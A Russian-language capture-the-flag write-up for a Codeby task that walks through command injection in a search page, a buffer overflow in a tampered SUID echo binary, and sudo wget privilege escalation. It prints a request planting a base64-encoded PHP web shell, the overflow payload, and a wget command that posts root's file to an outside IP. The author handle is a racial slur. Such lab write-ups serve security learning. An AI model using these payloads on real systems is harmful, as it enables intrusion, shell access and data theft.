

Название:	Сыщик
Категория:	Квесты
Уровень:	Средний
Очки:	1250
Описание:	Настоящий детектив всегда находит то, что ищет
Теги:	CMD Injection, PWN, LPE
Автор:	N1GGA

Прохождение:


Заходим на веб-морду




У нас поисковик на основе гугла. Попробуем что-нибудь поискать



Поисковик как видим работает корректно. Теперь поймаем запрос в бурпе и далее будет работать там же



Разными способами пробуем сделать инъекцию в команду




Смотрим ответ от сервера

Теперь заливаем на сервер свой шелл. Я закодировал его в `base64`, чтобы не было проблем при записи


```
GET /search.php?q=
codeby";echo$IFS'PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbMTMzN10
pOyA/PiA='|base64$IFS-d$IFS>shell.php;" HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```


Проверяем, залился ли шелл



/app /app

Да, шелл успешно залит. Теперь можно улучшит своё положение, скачав на сервер более функциональный шелл, я взял `PownyShell`





Есть. Теперь, посмотрим что есть в домашней директории `nolan'a`


```
www-data@a7a270c9e94d:/app# cat /home/nolan/*
cat: /home/nolan/first_part: Permission denied

www-data@a7a270c9e94d:/app# cat /home/nolan/.secret
cat: /home/nolan/.secret: Permission denied

www-data@a7a270c9e94d:/app# cat /home/nolan/.hint
I love linux and replacing some popular files
```

Окей. У нас есть хинт. Надо по ходу искать замененные популярные утилиты. Посмотрим что есть в `/usr/bin/`

```
-rwsr-xr-x 1 nolan nolan    124651 Jul 13 13:38 echo
```


Видим echo с SUID правами. То есть, мы можем запустить утилиту от имени его владельца (nolan)


Пробрасываем себе шелл, чтоб было удобнее работать



`ECHO PWN`

1. Находим и понимаем то, что echo был подменён.
2. Изучаем программу в IDA. Находим новую функцию.





Видим, что тут буфер на 8000 байт и проверка 8002 байта на значение `0x1` (вызывает

`system(""/bin/sh")`). Поэтому пейлоад `$(python3 -c 'print("A" * 8000 + "\x01\x01")')`
поможет нам.
При запуске
`./echo $(python3 -c 'print("A" * 8000 + "\x01\x01")')` получаем шелл!.

```
Connection received on 188.0.175.87 37740
sh: 0: can't access tty; job control turned off
$ /usr/bin/echo $(python3 -c 'print("A" * 8000 + "\x01\x01")')
id
uid=33(www-data) gid=33(www-data) euid=1000(nolan) groups=1000(nolan),33(www-data)
whoami
nolan
```

Отлично! Мы взяли юзера. Забираем первую часть флага из `/home/nolan/first_part` и пароль от ssh из `/home/nolan/.secret`

```
id
uid=33(www-data) gid=33(www-data) euid=1000(nolan) groups=1000(nolan),33(www-data)
cat /home/nolan/first_part && cat /home/nolan/.secret
CODEBY{a_g00gl3_s3arch
Also, i'm l0v3an1m3g1rls
```

`PRIVELEGE ESCALATION`

Логинимся через ssh под nolan'ом.
Теперь посмотрим команды, которые могут быть выполнены нашим юзером с повышенными привилегиями


```
$ sudo -l
Matching Defaults entries for nolan on a7a270c9e94d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nolan may run the following commands on a7a270c9e94d:
    (ALL) NOPASSWD: /usr/bin/wget
$
```

Мы можем запускать wget от имени суперпользователя. Ищем, как можно этой тулзой повысить привилегии

https://www.hackingarticles.in/linux-for-pentester-wget-privilege-escalation/

Так как wget запускается от суперпользователя, мы можем использовать эту утилиту не только для того, чтобы скачать файл, но и наоборот, отправить.
Читаем последнюю часть флага, которая находится у рута

```
sudo /usr/bin/wget --post-file=/root/last_part 87.249.53.167:1133
```



Бинго!